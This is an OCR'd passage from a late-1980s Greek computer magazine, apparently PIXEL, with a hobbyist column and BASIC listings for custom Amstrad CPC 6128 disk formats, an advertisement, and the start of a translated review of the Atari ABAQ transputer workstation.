χρήση αυτών των δισκετών θα χρειαστούμε κάποιο πρόγραμμα που θα κάνει το drive μας να «καταλαβαίνει» αυτή την αλλαγή και κάθε φορά να μας οδηγεί στη δισκέτα που θέλουμε. Εδώ φαίνεται και το γιατί στο πρώτο φορμάρισμα είναι βολικό να υπάρχει ένα reserved track: για να σώνουμε σ' αυτό, το πρόγραμμα πού θα μας «εισάγει» στο επόμενο κομμάτι της δισκέτας. Χρήσιμο είναι να υπάρχει κάπου και το πρόγραμμα (3) που αναλαμβάνει την «επιστροφή» του drive στις DATA δισκέτες.

Πρέπει επίσης να είμαστε προσεκτικοί με τον ελεύθερο χώρο μιάς δισκέτας (ή και ενός κομματιού της!) για να μην πάμε και γράψουμε πρόγραμμα εκεί που βρίσκεται το directory κάποιου άλλου κομματιού της δισκέτας! Το κάθε κομμάτι μπορεί βεβαίως να έχει τα δικά του «χαρακτηριστικά» π.χ. άλλο να έχει 10 sectors των 512 bytes ανά track και άλλο να έχει 2 sectors των 2 Kb! Η ομαλή συνύπαρξη όλων εξαρτάται από τη σωστή χρήση του «εισαγωγικού» προγράμματος (πρόγραμμα 2) και το σωστό φορμάρισμα. Με μερικές προσπάθειες θα συνηθίσετε το συνδυασμό των παραμέτρων (π.χ. να ορίζετε το σωστό μέγεθος των sectors ανάλογα με τον αριθμό τους κλπ) οπότε και το να φτιάξετε μιά δισκέτα στα μέτρα σας θα είναι παιχνίδι!

Δεύτερη παρατήρηση: Δεν υπάρχουν... διαστημικά κλειδώματα όπως μας είπανε γνωστοί και μη εξαιρετέοι του χώρου! Θέλετε την ιστορία; Κάποιοι είπαν για τις δισκέτες με τα προγράμματά τους ότι είναι διαστημικά κλειδωμένες και δεν αντιγράφονται και δεν «σπάνε» τα προγράμματα και, και, και... Και είναι βεβαίως αδύνατο να σπάσει ένα πρόγραμμα που δεν το διαβάζει το drive και που φυσικά δεν τρέχει!!! Για την ακρίβεια το εν λόγω πρόγραμμα δεν έτρεχε στον 6128 του PIXEL με κανένα τρόπο. Ευτυχώς έτρεξε στον δικό μας 6128 και έτσι έκπληκτοι ανακαλύψαμε ότι υπήρχαν data του προγράμματος στο track #42!!! Και λέμε έκπληκτοι γιατί οι περισσότεροι 6128 θέλουν πολλή... γυμναστική για να καταφέρουν να διαβάσουν αυτό το track. Ο 6128 του PIXEL παρά τα μαρτύρια που του κάναμε αρνήθηκε επίμονα να το διαβάσει. Αν θέλετε μπορείτε να «γυμνάσετε» το δικό σας 6128 προσπαθώντας να φορμάρετε το track #42. Μην επιχειρήσετε όμως πά-

Πίνακας XPB

byte/κωδικός/διεύθυνση στον 6128				εξήγηση
0..1	(SPT)	#A890-91	*	Συνολικός αριθμός εγγραφών των 128 bytes σε κάθε track
2	(BSH)	#A892	*	Λογάριθμος με βάση το 2 των blocks μείον επτά
3	(BLM)	#A893	*	Αριθμός blocks δια 128 μείον 1
4	(EXM)	#A894	*	Εάν DSM<256 είναι blocks/1024-1 αλλιώς είναι blocks/2048-1
5..6	(DSM)	#A895-96	*	Χωρητικότητα σε blocks της δισκέτας εξαιρώντας τα reserved tracks.
7..8	(DRM)	#A897-98	*	Συνολικός αριθμός εισαγωγών directory μείον 1.
9..10	(ALO/1)	#A899-9A	*	Βρίσκεται αν «γεμίσουμε» ένα οκτάμπιτο αριθμό από αριστερά (το σημαντικότερο ψηφίο πρώτα) με τόσα 1 όσα και τα directory blocks. Δηλαδή για ένα block είναι %10000000=#80=128 και για δύο είναι %11000000=#C0=192.
11..12	(CKS)	#A89B-9C	*	Αφορά ένα άθροισμα ελέγχου και είναι DRM/4+1 ή αν δεν χρειάζεται έλεγχος 0.

▶

13..14 (OFF)	#A89D-9E *	Αριθμός reserved tracks. Είναι τα πρώτα tracks που μπορεί να τα «χρειαζόμαστε» για άλλο σκοπό και ταυτόχρονα είναι και το track που ξεκινάει το directory. Το system format έχει δύο reserved tracks που στο CP/M 2.2 περιέχουν το λειτουργικό.
15	#A89F	Αριθμός πρώτου sector για το ID
16	#A8A0	Αριθμός sectors ανά track.
17	#A8A1	Αφορά το μήκος που θα κινηθεί η κεφαλή του drive πάνω στη δισκέτα για εγγραφή και ανάγνωση. Γενικά η κεφαλή έχει ένα περιορισμένο «χώρο» κίνησης πάνω στη δισκέτα. Έτσι αν φορμάρουμε με καμιά εικοσαριά sectors (γίνεται!) τη δισκέτα πρέπει να φροντίσουμε αυτό το μήκος να είναι αρκετά μικρό και αντίστροφα. Ακόμα έχει κάποια σχέση με το πόσα bytes θα περιέχονται σε κάθε sector. Δηλαδή είναι ένας από τους περιορισμούς που ΔΕΝ γίνεται να έχουμε πάνω από 5 περίπου Kb σε κάθε track, ανεξάρτητα από τον αριθμό των sectors, γιατί απλώς δεν χωράνε να «απλωθούνε» πάνω στον περιορισμένο χώρο κίνησης της κεφαλής (στη δισκέτα). Κανονικά (9 sectorsx512bytes) είναι 42 ενώ για 10sectorsx512bytes είναι καλά μεταξύ 30 και 32. Για 2 sectorsx2048bytes γύρω στο 160 περίπου.
18	#A8A2	Το ίδιο για format μόνο. Συνήθως είναι μιάμιση ως δύο φορές μεγαλύτερο του προηγούμενου. Οι αντίστοιχες τιμές είναι 82, 50 και 240.
19	#ABA3	Το byte που θα γεμίζουν οι sectors κατά το φορμάρισμα. Κανονικά #E5
20	#A8A4	Λογάριθμος με βάση το δύο των bytes κάθε sector μείον 7. Κανονικά 2 (512bytes). Για sectors των 2048bytes είναι 4
21	#A8A5	Bytes κάθε sector δια 128. Κανονικά 4.
22	#A8A6	Τρέχον track. Ρυθμίζεται από το σύστημα.
23	#A8A7	Ρυθμίζεται από το σύστημα.
24	#A8A8	Εάν είναι 0 ο Amstrad διαλέγει αυτόματα το format, που πρέπει να είναι από αυτά που «ξέρει» (IBM SYSTEM DATA). Εάν είναι #FF «διαβάζει» το XPB (που ίσως είναι αλλαγμένο) και πράττει ανάλογα!

Σημ. Τα πεδία με * είναι τα standards του CP/M2.2.

Πίνακας ID

byte no	εξήγηση
0	Αριθμός track που βρίσκεται αυτό το sector
1	Αριθμός κεφαλής - ο 6128 έχει μία και έτσι είναι πάντα 0
2	Αριθμός sector #41-#49 για system format, #C1-#C9 για Data και #25-#2E στο «δικό» μας format (πρόγραμμα 1)
3	Αφορά το μέγεθος του sector σε bytes και είναι ο λογάριθμος με βάση το δύο των bytes ενός sector μείον 7.

Παρατήρηση: Υπάρχει ένα ID για κάθε sector όσοι κι αν είναι αυτοί.

νω από πέντε-δέκα φορές, γιατί ίσως να του «βγάλετε τα μάτια»!!!

Παρατήρηση τρίτη: Το ID κάθε sector πρέπει να είναι απόλυτα σωστό αν θέλετε να μπορείτε να χρησιμοποιήσετε τις δισκέτες σας μέσα από τις κανονικές ρουτίνες του AMSDOS και της BASIC. Το ID για όσους δεν το θυμούνται είναι κάποιες παράμετροι που «χαρακτηρίζουν» κάθε sector και προστίθενται κατά το φορμάρισμα. Αυτές πρέπει να συμφωνούν με τις παραμέτρους του XPB. Αν χρησιμοποιήσετε το πρόγραμμα (1), βρίσκονται στα data των γραμμών 240-260 και είναι κατά σειρά από τέσσερα bytes για κάθε sector. Περιγράφονται και στον πίνακα του ID. Και ένα κόλπο: μπορείτε να φορμάρετε μια δισκέτα (ή μόνο ένα track) φτιάχνοντας όποιο χαζό, τρελλό ή απλά λάθος ID, μόνο που το AMSDOS δεν πρόκειται να συνεργαστεί μ' αυτή τη δισκέτα με κανένα τρόπο (μόνο με γλώσσα μηχανής μπορείτε να «διαβάσετε» sectors με λάθη στο ID - αυτά, όμως, αφήστε τα για την επόμενη φορά!). Μπορείτε μέχρι και για αριθμό κεφαλής να έχετε π.χ. 250!

Αφού είδαμε κάποια γενικά πράγματα για τα περί format, ας δούμε και πώς μπορούμε να χρησιμοποιήσουμε το πρόγραμμα (1) - τα προγράμματα (2) και (3) στηρίζονται στο (1).


Στις γραμμές 20-30 αλλάζουμε το XPB, όπως εμείς θέλουμε. Στο δικό μας πρόγραμμα έχουμε ορίσει: 40 εγγραφές των 128 bytes για κάθε track (δηλαδή φορμάρουμε sectors με 4 εγγραφές των 128 bytes ο ένας επί δέκα sectors κάθε track), 204 blocks του 1Kb ελεύθερα, 1 reserved track, πρώτο αριθμό sector &25 (από το ID), 10 sectors ανά track, μήκος κίνησης της κεφαλής για το διάβασμα 32 και για το φορμάρισμα 50, και τέλος ορίζουμε να μην επιλέξει αυτόματα ένα «γνωστό» format ο Amstrad (&FF στη διεύθυνση &A8A8).


Στις γραμμές 50-110 βρίσκεται ο κώδικας μηχανής που διαβάζει τα data που έχουμε δώσει και φορμάρει ανάλογα τη δισκέτα.

Στη γραμμή 140 ορίζουμε το track που θα αρχίσει να φορμάρει το πρόγραμμα στη δισκέτα - εδώ από το track #01 έως το #41.

HITPACK 13

για Amstrad CPC 664/6128









ΤΟ ΜΟΝΟ ΠΡΟΓΡΑΜΜΑ ΠΡΟΠΟ ΜΕ ΑΥΤΕΣ ΤΙΣ ΔΥΝΑΤΟΤΗΤΕΣ ΣΕ ΤΟΣΟ ΧΑΜΗΛΗ ΤΙΜΗ

- *Βάρος (πόντοι) τελικής στήλης*
- *Συνεχόμενα σημεία τελικής στήλης*
- *Παραγώγιση σε 13 ομίλους*
- *Μονά ζυγά για κάθε όμιλο*
- *Παραστάσεις σταθερές και αυτοδανειζόμενες*
- *Καθορισμός των θέσεων όταν θα ζητούνται οι παραστάσεις*
- *Όρος επί του συνόλου των παραστάσεων (από-έως) και κατά πόσο είναι αποδεκτές ή όχι στο σύνολο*
- *200 βασικές στήλες με σημεία και συνεχόμενα, αποδεκτές ή όχι.*
- *15 διπλές βασικές στήλες με σημεία και συνεχόμενα, αποδεκτές ή όχι.*
- *Συμμετρικά σημεία τελικής στήλης (πεταλούδα)*
- *Αναλυτικός πίνακας σημείων ανά θέση*
- *Μέτρημα στηλών, σε χρόνους από 6 έως 25 λεπτά, με όλους τους όρους μέχρι και για 13 τριπλές.*
- *Εμφάνιση του πράσινου δελτίου στην οθόνη*
- *Εκτύπωση του δελτίου*
- *Σώσιμο σε αρχείο των συστημάτων που παίζετε*
- *Διαλογή επιτυχιών των συστημάτων.*





ΤΟΥ ΔΗΜΗΤΡΗ ΤΖΩΡΤΖΑΚΗ

ΕΚΔΟΤΙΚΟΣ ΟΡΓΑΝΙΣΜΟΣ
COMPUPRESS

Πληροφορίες/Παραγγελίες: 9238672-5

HACKING

ΠΕΙΡΑΜΑΤΑ ΣΕ ΤΡΕΙΣ ΙΝΤΣΕΣ

Στις γραμμές 150-160 το πρόγραμμα διαβάζει το ID και το κάνει POKE στη μνήμη. Θα μπορούσε να το διαβάσει μόνο μία φορά πριν το loop του FOR/NEXT (και θα γινόταν γρηγορότερα το φορμάρισμα) αλλά για περισσότερη σιγουριά... καταλαβαίνετε.

Στις γραμμές 170-200 κάνουμε κάθε φορά POKE στη μνήμη (και μάλιστα στη θέση του ID, αφού αυτό διορθώνουμε) τον αριθμό track.

Τέλος το CALL της γραμμής 210 που δίνει πρωτοβουλία στον κώδικα μηχανής να φορμάρει το track και το NEXT της 220 για επόμενο track.

Στις γραμμές 240-260 βρίσκονται, όπως είπαμε τα ID κάθε sector, με τη σειρά και ανά τέσσερα bytes. Αν προτίθεστε να φορμάρετε με περισσότερα sectors από τα δέκα που έχουμε εδώ, φροντίστε το ID των sectors μετά το δέκατο να βρίσκονται στη συνέχεια αυτών, σαν DATA επίσης, και μην παραλείψετε να μεγαλώσετε και τη διεύθυνση 32828 της γραμμής 160, για να «χωρέσει» στη μνήμη και τους επιπλέον sectors με τα ID τους.

Τέλος στις γραμμές 280-300 «υπενθυμίζουμε» τις παραμέτρους στο XPB -η σιγουριά που είπαμε προηγουμένως.

Το πρόγραμμα μπορείτε να το χρησιμοποιήσετε αυτούσιο σε μία DATA δισκέτα, οπότε θα σας δώσει 203Kb ελεύθερα, από το track #01 και μέχρι το #41. Εάν μάλιστα στο track #00 σώσετε το πρόγραμμα (2) με το όνομα DISC, τότε δίνοντας (μετά από RESET) RUN "DISC, θα «μπείτε» στην περιοχή των 203K. Το σώσιμο στο track #00 μιας δισκέτας είναι απλό: αν δεν έχει στο directory άλλο πρόγραμμα, τότε το πρόγραμμα απλά θα σωθεί στους πρώτους ελεύθερους sectors της δισκέτας, που βεβαίως βρίσκονται στο track #00. Κάτι που ίσως σας φανεί χρήσιμο, είναι το πρόγραμμα (3) που απλά «συνεφέρνει» το directory και «επιστρέφει» στα συνηθισμένα formats. Αν το σώσετε όταν είστε στα 203K με το όνομα π.χ. EXIT, δίνοντας RUN"EXIT το drive θα διαβάζει κανονικές δισκέτες πια!

Αρκετά είπαμε όμως αυτή τη φορά και μάλλον δεν θα προλάβετε να τα δοκιμάσετε όλα. Αλλά έχουμε πολλά να πούμε ακόμη οπότε... ραντεβού τον άλλο μήνα και ως τότε καλό hacking!

```
1 'Program (1)
2 'Special Format
3 'By BT for PIXEL
10 'Prepare XPB as you like !!!
20 POKE &A890.40:POKE &A895.204:POKE &A89D.1:POKE &A89F,&25
30 POKE &A8A0,10:POKE &A8A1,32:POKE &A8A2,50:POKE &A8A8,&FF
40 'Machine code for Formatting
50 MEMORY 29999
60 RESTORE 100:addr=32768
70 READ s$:IF s$="end" THEN 140
80 POKE addr,VAL("&"+s$)
90 addr=addr+1:GOTO 70
100 DATA 0e,07,cd,0f,b9,c5,21,15,80,00,11,00,00,cd,52
110 DATA c6,c1,cd,18,b9,c9,00,00,end
120 'Start in track #01 - End #41
130 'Track #00 remains normal...
140 FOR trk=1 TO 41
150 RESTORE 240:'Set Parameters
160 FOR ad=32789 TO 32828:READ pk:POKE ad,pk:NEXT
170 POKE 32789,trk:POKE 32793,trk:POKE 32797,trk
180 POKE 32801,trk:POKE 32805,trk:POKE 32809,trk
190 POKE 32813,trk:POKE 32817,trk:POKE 32821,trk
200 POKE 32825,trk:POKE 32780,trk
210 CALL 32768:'Format
220 NEXT
230 'Data for Sectors ID
240 DATA 00,00,&25,02,00,00,&26,02,00,00,&27,02,00,00,&28,02
250 DATA 00,00,&29,02,00,00,&2a,02,00,00,&2b,02,00,00,&2c,02
260 DATA 00,00,&2d,02,00,00,&2e,02
270 'The End !
280 POKE &A897,63:POKE &A890,40:POKE &A895,204:POKE &A89D,1
290 POKE &A89F,&25:POKE &A8A0,10:POKE &A8A1,32
300 POKE &A8A2,50:POKE &A8A8,&FF:POKE &A8A4,2
310 CAT:END
```

```
1 ' Program (2)
2 'Enter Special Format
3 'by Changing the XPB
10 POKE &A897,63:POKE &A890,40:POKE &A895,204:POKE &A89D,1
20 POKE &A89F,&25:POKE &A8A0,10:POKE &A8A1,32
30 POKE &A8A2,50:POKE &A8A8,&FF:POKE &A8A4,2
40 CAT:END
```


```
1 ' Program (3)
2 'Exit Special Format
3 'by Correcting the XPB
10 POKE &A897,63:POKE &A890,36:POKE &A895,170:POKE &A89D,0
20 POKE &A89F,&C1:POKE &A8A0,9:POKE &A8A1,42
30 POKE &A8A2,82:POKE &A8A8,0:POKE &A8A4,2
40 CAT:END
50 'If READ FAIL select CANCEL,
60 'insert a DATA formatted disc
70 'and try again.
```

ATARI ABAQ: Ο ΠΑΝΙΣΧΥΡΟΣ

TEST ΠΕΡΙΦΕΡΕΙΑΚΟΥ

Personal Computer World


PIXEL



Είτε αυτόνομα, είτε σαν τμήμα ενός παράλληλου συστήματος, ο ABAQ transputer υπολογιστής αποτελεί ένα δραστικό, αποφασιστικό βήμα από την Atari. Ο Owen Linderholm μας μεταφέρει τις εντυπώσεις του από αυτόν τον πανίσχυρο και οικονομικό συγχρόνως «σταθμό εργασίας».

ΑΠΟΔΟΣΗ ΣΤΑ ΕΛΛΗΝΙΚΑ: Γ. ΚΥΠΑΡΙΣΣΗΣ

Τελευταία, έχουν υπάρξει σημάδια που δείχνουν ότι οι microcomputers δεν είναι πια το αποκλειστικό εργαλείο για το μέσο χρήστη. Τα συστήματα multiuser έχουν αρχίσει να εισχωρούν δειλά σε αυτό που μέχρι τώρα ονομάζαμε «προσωπική» αγορά, με χαρακτηριστικό παράδειγμα τα δίκτυα για τους PCs. Η προσωπική «χροιά» υπάρχει ακόμα εκεί, μια και κάθε άτομο - χρήστης έχει το δικό του μηχάνημα, με τη μόνη διαφορά ότι δεν είναι πια αποκλειστικά δικό του˙ είναι περισσότερο ένας «σταθμός εργασίας», συνδεδεμένος σε ένα μεγαλύτερο σύστημα. Τελικά, τα συστήματα workstation είναι ένας από τους ταχύτερα αναπτυσσόμενους τομείς στην αγορά των προσωπικών computers,



Η κύρια πλακέτα του ABAQ. Η έκδοση αυτή περιλαμβάνει μια ακόμη πλακέτα για τα κυκλώματα ελέγχου video (κάτω αριστερά), η οποία θα αντικατασταθεί από ένα μόνο video gate array chip. Το chip "Charity" φαίνεται πίσω στο κέντρο, ενώ το transputer στο κέντρο εμπρός. Δεξιά διακρίνονται οι υποδοχές.

μια και συχνά ένας PC, που λειτουργεί σαν «έξυπνο» τερματικό με το κατάλληλο πρόγραμμα, είναι πολύ φτηνότερος από έναν ισοδύναμο workstation.

Τι μπορεί όμως να κάνει ένας workstation; Ένα παράδειγμα είναι το desktop publishing. Πολλοί οργανισμοί καλύπτουν τις εκδοτικές τους ανάγκες πλήρως με ένα σύστημα τεσσάρων πάνω -κάτω τερματικών, έναν εκτυπωτή laser και έναν file server για αποθήκευση. Πρώτη η Apple είχε κάνει βήματα προς αυτή την κατεύθυνση. Το τελευταίο της μοντέλο, ο Mac II, είναι σχεδιασμένο ειδικά για να λειτουργεί σαν τερματικό σε περιβάλλον UNIX, σε συνδυασμό με DEC και VAX minicomputers.

Έτσι έχουμε φτάσει τελικά στην τελική φάση, όπου οι micros καθιερώνονται πλέον σαν workstations. Η Atari, η μεγάλη αυτή παρουσία στο χώρο των personal computers, ξαναχτυπά με έναν workstation σχεδιασμένο να λειτουργεί αυτόνομα, ή σαν τμήμα ενός μεγαλύτερου συστήματος, με ειδικές δυνατότητες στον τομέα των γραφικών. Όπως θα καταλάβατε, πρόκειται για το φημισμένο ABAQ.

Η ιδέα για τον ABAQ ξεκίνησε από μια εταιρία, την Perihelion, γνωστή για τις εφαρμογές της σε hardware και software, σε παράλληλα συστήματα. Η απόφαση πάρθηκε με τη σκέψη ότι θα υπήρχε μελλοντικά η δυνατότητα σύνδεσης με άλλους workstations και περισσότερους transputers, χωρίς βέβαια να παραλείψουμε και την απίστευτη ταχύτητα που διαθέτουν οι νέοι αυτοί επεξεργαστές. Έτσι θα υπάρχει η δυνατότητα να μοιράζονται οι users τους επεξεργαστές του ABAQ και μάλιστα με μια μέθοδο που διαφέρει ριζικά από τα παραδοσιακά networks ή άλλα multiuser συστήματα. Στον ABAQ, κάθε ένας από τους διαθέσιμους transputers θα μπορεί να εκτελεί οποιαδήποτε εργασία του ανατεθεί από οποιονδήποτε χρήστη.

Ο transputer σχεδιάστηκε ειδικά για χρήση σε τέτοια δίκτυα, σε συνεργασία με παράλληλα συνδεδεμένους transputers. Για την κατασκευή του χρησιμοποιήθηκε η τεχνολογία RISC. Γι' αυτό το λόγο το σετ εντολών του είναι αρκετά απλό, αποτελούμενο από εντολές που χρησιμοποιούνται συχνότερα και απαιτούν το λιγότερο δυνατό χρόνο για να εκτελεσθούν. Πέρα όμως από αυτό, είναι εφοδιασμένος με μια μικρού μεγέθους μνήμη μέσα στο chip, την οποία ο επεξεργαστής μπορεί να χρησιμοποιεί άμεσα, κάτι που αυξάνει την ταχύτητά του ακόμη περισσότερο.


Όλες αυτές βέβαια οι καινοτομίες δεν είναι απαραίτητα «υπέρ» της παράλληλης επεξεργασίας, αλλά τα άλλα τμήματα του transputer σίγουρα είναι. Παράδειγμα οι τέσσερις εξαιρετικά γρήγοροι (πάνω από 20Mbits ανά sec) εξωτερικοί αγωγοί διευθύνσεων, σχεδιασμένοι ειδικά για επικοινωνία με άλλα transputers, που επιτρέπουν τη μεταφορά εντολών και δεδομένων από τον έναν στον άλλο σχεδόν στιγμιαία. Ένα άλλο πλεονέκτημα είναι η ικανότητά του για προγραμματισμό της επεξεργασίας, κάτι πολύ χρήσιμο στην ταξινόμηση των λειτουργικών. Ας αφήσουμε όμως τον transputer κι ας ρίξουμε μια ματιά στο εσωτερικό του ABAQ.

Hardware

Η βασική configuration του Atari ABAQ περιλαμβάνει έναν T800 transputer, 4MBytes μνήμης RAM, ένα chip διαχείρισης της οθόνης τύπου gate array, που ονομάζεται charity, δηλαδή φιλανθρωπία (;!), ένα chip που παίζει το ρόλο ενός video controller και 1MByte ακόμη, ειδικά για video RAM. Υπάρχει ακόμη ένα I/O port interface για σύνδεση με έναν Atari Mega ST, και τρεις εσωτερικές θύρες επεκτάσεων, για κάρτες πρόσθετων transputers ή extra RAM. Κάθε μια από αυτές «φιλοξενεί» 4 transputers και 4MBytes ή 20MBytes μνήμης RAM.

Λόγω ακριβώς της προσοχής που δόθηκε από τους κατασκευαστές του στον τομέα των γραφικών, ο ABAQ διαθέτει μια ποικιλία από modes απεικόνισης, πολύ υψηλότερης ανάλυσης από οποιονδήποτε μικροϋπολογιστή. Συγκεκριμένα έχουμε το Mode 0, διακριτότητας 1280×960 pixels, στην οποία το κάθε pixel χρησιμοποιεί 4bits της Video-RAM, το Mode 1, με διακριτότητα 1024×768 και 8 bits για κάθε pixel, το Mode 2, με ανάλυση 640×480 pixels και 8 bits ανά

ATARI ABAQ



Η εικόνα αυτή δημιουργήθηκε με τεχνική ray-tracing, σε οθόνη διακριτότητας παρόμοιας με του ABAQ. Ένα μόνο σας λέμε: Ο ABAQ τα καταφέρνει πολύ καλύτερα!



Ένα «καρέ» εικόνας παρμένης από ένα πολύπλοκο πρόγραμμα animation, το οποίο χρησιμοποιείται για επίδειξη. Η πρασινοκόκκινη μπαλίτσα «γκελάρει» στους τοίχους και στην οροφή του «δωματίου».

pixel και, τέλος, το Mode 3, απεικόνισης 512×480 pixels και 32 bits ανά pixel. Θα πρέπει εδώ να σημειώσουμε ότι στο Mode 2 υπάρχουν ταυτόχρονα διαθέσιμες δύο οθόνες με δυνατότητα animation, ενώ στο Mode 3 χρησιμοποιούνται 8bits για συνδυασμούς χρωμάτων από μια παλέτα 16.777.216 αποχρώσεων. Φυσικά, μην περιμένετε να φανούν αυτοί οι εκπληκτικοί χρωματισμοί με ένα συνηθισμένο monitor. Το χαμηλότερο resolution συνεργάζεται με ένα multisync monitor, τα δύο modes μέσης διακριτότητας με το νέο multisync plus, ενώ η υψηλή απεικόνιση απαιτεί ένα εξειδικευμένο monitor, με μια κατακόρυφη ακτίνα σάρωσης τουλάχιστον 146MHz.

Στην πραγματικότητα διατίθενται δύο μοντέλα του ABAQ. Το ένα από αυτά θα συνδέεται σε έναν MEGA ST, από αυτούς που ήδη κυκλοφορούν, ενώ το δεύτερο θα αποτελείται από έναν MEGA ST και έναν ABAQ, στο ίδιο κουτί. Αυτό επιτρέπει στη motherboard του MEGA να είναι πολύ μικρότερη σε μέγεθος, μια και τα κυκλώματα I/O και video δεν θα υπάρχουν πια, ενώ, από την άλλη, η κατασκευή γίνεται πιο λειτουργική και συμπαγής, κάτι που είναι σίγουρα ένα πλεονέκτημα. Η κύρια πλακέτα του ABAQ (η οποία πρέπει να σημειωθεί ότι βρίσκεται ακόμη στο στάδιο της τελειοποίησης) περιλαμβάνει μια μεγάλη σειρά από θύρες επέκτασης: Σύνδεση για video bus, σύνδεση για transputers γενικών ή και εξειδικευμένων καθηκόντων (όπως π.χ. για επικοινωνίες μακρινών αποστάσεων) και μπροστά από αυτές υπάρχει η video RAM. Στην ίδια θέση «φιλοξενείται» και το chip διαχείρισης της μνήμης. Στα αριστερά της video RAM υπάρχει το chip Charity, ένα πανίσχυρο blitter εντυπωσιακών 